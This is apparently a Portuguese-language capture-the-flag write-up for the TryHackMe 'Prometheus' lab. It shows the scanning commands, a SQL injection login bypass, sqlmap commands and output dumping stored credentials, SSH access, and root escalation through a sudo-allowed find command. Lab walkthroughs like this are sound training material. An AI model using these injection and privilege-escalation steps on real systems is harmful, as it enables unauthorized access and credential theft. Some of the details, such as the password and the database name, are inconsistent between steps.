



# Prometheus

Created	@October 22, 2025 9:23 AM
Tags	
Site	TryHackMe


The screenshot shows the TryHackMe challenge interface for 'Prometheus'. It features a red shield logo with 'OFFSEC' and 'DEFENSIVE SECURITY' text. The challenge title is 'Prometheus', described as a CTF inspired by cyberpunk themes, selected by OFFSEC for SATECH/UFSC. It indicates a duration of 60 minutes and 15 users. Below the challenge details, there is a large button labeled 'SOLVE'.

Após conectar na VPN do TryHackMe, realizamos um mapeamento de quais portas estavam abertas na máquina alvo por meio do comando abaixo do NMAP:


```
nmap -sV 10.10.228.237
```

O resultado do comando nos mostrou que as portas 22 e 80 estavam abertas, rodando SSH e HTTP, respectivamente. Em seguida, como a máquina estava rodando HTTP, realizamos um mapeamento de diretórios com gobuster, por meio do comando

```
gobuster dir -u http://10.10.228.237/ -w usr/share/wordlists/dirbuster/directo  
y-list-2.3-medium.txt -x php,txt
```



O resultado do comando nos mostrou o diretório `/index2.php`. Ao acessar esse diretório, encontramos um site com várias informações.



Em uma das abas da página, encontramos a sequência de bytes abaixo.

```
4c 41 4d 42 20 43 4f 4e 54 41 43 54 49 4e 47 20 42 41 53 45 0a 4c 41 4d 42  
20 43 4f 4e 54 41 43 54 49 4e 47 20 42 41 53 45 0a 49 4e 20 54 48 49 53 2  
0 4d 45 53 53 41 47 45 20 4c 49 45 53 20 54 48 45 20 43 4f 44 45 20 54 4f  
20 54  
55 52 4e 20 4f 46 46 20 54 48 45 20 41 55 54 48 4f 52 49 54 59 27 53 20 4  
6 55 53 49 4f 4e 20 44 52 49 56 45 3a 0a 0a 35 6b 6a 37 26 61 73 64 37 23  
33 c3 a7 6c 50 33 34 35 25 64 61 32 21 34 35 33 24 24 23 40 35 64 6b 61 38  
64 23  
24 26 64 2c 35 6f c3 a7 2e 24 c2 b4 23 33 36 37 6d 41 33 33 33 50 33 69 75  
34 6e 64 2c 3b 2f 32 21 33 36 70 25 33 61 64 33 40 0a 0a 59 4f 55 20 57 49  
4c 4c 20 48 41 56 45 20 41 54 20 4c 45 41 53 54 20 4f 4e 45 20 48 4f 55 52  
20  
42 45 46 4f 52 45 20 54 48 45 59 20 54 55 52 4e 20 49 54 20 42 41 43 4b 2  
0 4f 4e 2e 20 47 4f 4f 44 20 4c 55 43 4b 2e 0a 0a 53 43 49 45 4e 54 49 41  
20 4c 49 42 45 52 41 54
```

Ao usar o CyberChef para transformar os bytes em texto, obtemos a seguinte mensagem:

Raw Bytes ↵

**Output**


```
LAMB CONTACTING BASE
LAMB CONTACTING BASE
IN THIS MESSAGE LIES THE CODE TO TURN OFF THE AUTHORITY'S FUSION DRIVE:
5kj7&asd7#3ç1P345%da2!453$$#@5dka8d#$&d,5oç.$`#367mA333P3iu4nd,;/2!36p%3ad3@
YOU WILL HAVE AT LEAST ONE HOUR BEFORE THEY TURN IT BACK ON. GOOD LUCK.
SCIENTIA LIBERAT
```

LAMB CONTACTING BASE  
 LAMB CONTACTING BASE  
 IN THIS MESSAGE LIES THE CODE TO TURN OFF THE AUTHORITY'S FUSION  
 DRIVE:


5kj7&asd7#3ç1P345%da2!453\$\$#@5dka8d#\$&d,5oç.\$`#367mA333P3iu4nd,;/2!36p%3ad3@

YOU WILL HAVE AT LEAST ONE HOUR BEFORE THEY TURN IT BACK ON. GO  
 OD LUCK.  
 SCIENTIA LIBERAT



Outra informação encontrada na página é um novo diretório: <http://10.10.228.237/auth-login.php>.



Nessa página, encontramos um formulário de login.



Ao inserir a string `' or '1'='1' --` no campo de usuário e qualquer string no campo de senha, conseguimos passar pela tela de login.



Dessa forma, descobrimos que esse formulário é suscetível a SQL Injections. Assim, usamos o sqlmap para explorar essa vulnerabilidade e adquirir credenciais

para acessar a máquina via SSH.

- Primeiramente, usamos o comando abaixo para listar os bancos de dados da máquina alvo. Encontramos os bancos padrões do MySQL e dois outros: sion e Nebuchadnezzar.
  - Observação: Exploramos ambos os bancos e conseguimos credenciais para o mesmo usuário em ambos. Então, mostraremos apenas a exploração do banco sion.

```
sqlmap -u http://10.10.228.237/auth-login.php --forms --dbs
```

```
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] n
POST parameter 'pass' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 133 HTTP(s) requests:
---
Parameter: user (POST)
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: user=rAvr' AND EXTRACTVALUE(8863,CONCAT(0x5c,0x7178717a71,(SELECT (ELT(8863=8863,1))),0x7178767171)) AND 'HCpm='HCpm&pass=JUrm

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: user=rAvr' AND (SELECT 8889 FROM (SELECT(SLEEP(5)))Qssz) AND 'Suho='Suho&pass=JUrm

Parameter: pass (POST)
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: user=rAvr&pass=JUrm' AND EXTRACTVALUE(3238,CONCAT(0x5c,0x7178717a71,(SELECT (ELT(3238=3238,1))),0x7178767171)) AND 'gmiq='gmiq

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: user=rAvr&pass=JUrm' AND (SELECT 3506 FROM (SELECT(SLEEP(5)))oBXS) AND 'gPYZ='gPYZ
---
```

```
---
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: user, type: Single quoted string (default)
[1] place: POST, parameter: pass, type: Single quoted string
[q] Quit
> 0
y
[18:55:33] [INFO] the back-end DBMS is MySQL
[18:55:33] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Debian
web application technology: Apache 2.4.62
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[18:55:34] [INFO] fetching database names
[18:55:35] [INFO] retrieved: 'information_schema'
[18:55:35] [INFO] retrieved: 'sion'
[18:55:35] [INFO] retrieved: 'mysql'
[18:55:36] [INFO] retrieved: 'performance_schema'
[18:55:36] [INFO] retrieved: 'Nebuchadnezzar'
[18:55:36] [INFO] retrieved: 'sys'
available databases [6]:
[*] information_schema
[*] mysql
[*] Nebuchadnezzar
[*] performance_schema
[*] sion
[*] sys

[18:55:36] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kvothe/.local/share/sqlmap/output/results-10172025_0652pm.csv'
[18:55:36] [WARNING] your sqlmap version is outdated
[*] ending @ 18:55:36 /2025-10-17/
```

- Em seguida, usamos o comando abaixo para listar as tabelas e colunas do banco sion. Assim, descobrimos uma tabela chamada users com três colunas: id, password e username. Logo, é uma tabela que armazena credenciais de usuário.

```
sqlmap -u http://10.10.228.237/auth-login.php --forms -D sion --columns --batch
```

```
Database: sion
Table: users
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id    | int(11) |
| password | varchar(50) |
| username | varchar(50) |
+-----+-----+
[18:57:32] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kvothe/.local/share/sqlmap/output/results-10172025_06
57pm.csv'
[18:57:32] [WARNING] your sqlmap version is outdated
[*] ending @ 18:57:32 /2025-10-17/
```

- Assim, decidimos fazer um dump da tabela `users` nos campos `username` e `password`, afim de conseguir credenciais de algum usuário do sistema. Após a execução do comando abaixo, adquirimos as credenciais do usuário shelly.

```
sqlmap -u http://10.10.228.237/auth-login.php --forms -D Nebuchadnezzar -T
users -C username,password --dump --batch
```

```
Database: Nebuchadnezzar
Table: users
[2 entries]
+-----+-----+
| username | password |
+-----+-----+
| admin    | cambiame2025 |
| shelly   | Fu4ckTh3Fu4k3H4ck3r5 |
+-----+-----+
[18:59:19] [INFO] table 'Nebuchadnezzar.users' dumped to CSV file '/home/kvothe/.local/share/sqlmap/output/10.10.228.237/dump/Nebuchadnezzar/users.csv'
[18:59:19] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kvothe/.local/share/sqlmap/output/results-10172025_06
59pm.csv'
[18:59:19] [WARNING] your sqlmap version is outdated
[*] ending @ 18:59:19 /2025-10-17/
```

Usamos o usuário `shelly` e a senha `F4ckTh3F4k3H4ck3r5` para nos conectarmos à máquina alvo via SSH e encontrar a primeira flag: `82kd8FJ5SJ00HMVUS3R36gd`.

```
[kvothe@Viper)~]$ sudo ssh shelly@10.10.228.237
The authenticity of host '10.10.228.237 (10.10.228.237)' can't be established.
ED25519 key fingerprint is SHA256:r1lUfXxL8Fd1e/Q87Jno3P3xHjMTUwmJlKfcsl0AST8.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.228.237' (ED25519) to the list of known hosts.
>> ACESSING: AUTHORITY MAINFRAME <<
shelly@10.10.228.237's password:

#####
DONT TOUCH MY SYSTEM #
#####
Last login: Sun Sep  7 23:50:50 2025 from 192.168.56.1
shelly@OFFSEC:~$ ls
```

```
shelly@OFFSEC:~$ ls
SA
shelly@OFFSEC:~$ ls SA
user-flag.txt
shelly@OFFSEC:~$ cat SA/user-flag.txt

  
HackMyVM  
Flag User :: 82kd8FJ5SJ00HMVUS3R36gd
```

Após achar a flag de usuário, executamos o comando `sudo -l` e descobrimos que o usuário `shelly` conseguia executar o binário `/usr/bin/find` com permissões de root. Então, usamos o comando abaixo para abrir uma shell a nível de root.

```
sudo /usr/bin/find . -exec /bin/sh -p ; -quit
```

Em seguida, navegamos até o diretório `/root` e encontramos uma imagem, o arquivo `use-fim-to-root.png`.

```
# ls
Sion-Code
# cd Sion-Cos
/bin/sh: 12: cd: can't cd to Sion-Cos
# cd Sion-Code
# ls
use-fim-to-root.png
# cp use-fim-to-root.png /home/shelly/use-fim-to-root.png
# cd /home
```

Tentamos usar o programa fim para visualizar a imagem, mas não conseguimos. Então, decidimos analisar o binário da imagem com o CyberChef para verificar se havia alguma mensagem oculta.

The screenshot shows the TryHackMe interface for the 'use-fim-to-root' challenge. On the left, there's a 'Strings' search tool with various filters like 'Single byte', 'Match Alphanumeric + ...', and 'Unique'. The main area contains a large amount of base64 encoded data. To the right, there's a 'File details' section showing the file is named 'use-fim-to-root.png', is 72.673 bytes in size, and is an image/gif type. Below that is an image thumbnail of a character from the game. At the bottom, there's a terminal window showing the command 'cat use-fim-to-root.png' being run.

Assim, encontramos a última flag `p3vhKP9d97a7HMV79ad9ks2s9`, finalizando o CTF.

- **Observação:** Os endereços IPs dos comandos estão diferentes dos endereços das fotos do navegador, já que elas foram tiradas em outro dia. Assim, quando subi a máquina no TryHackMe, ela subiu com endereço diferente.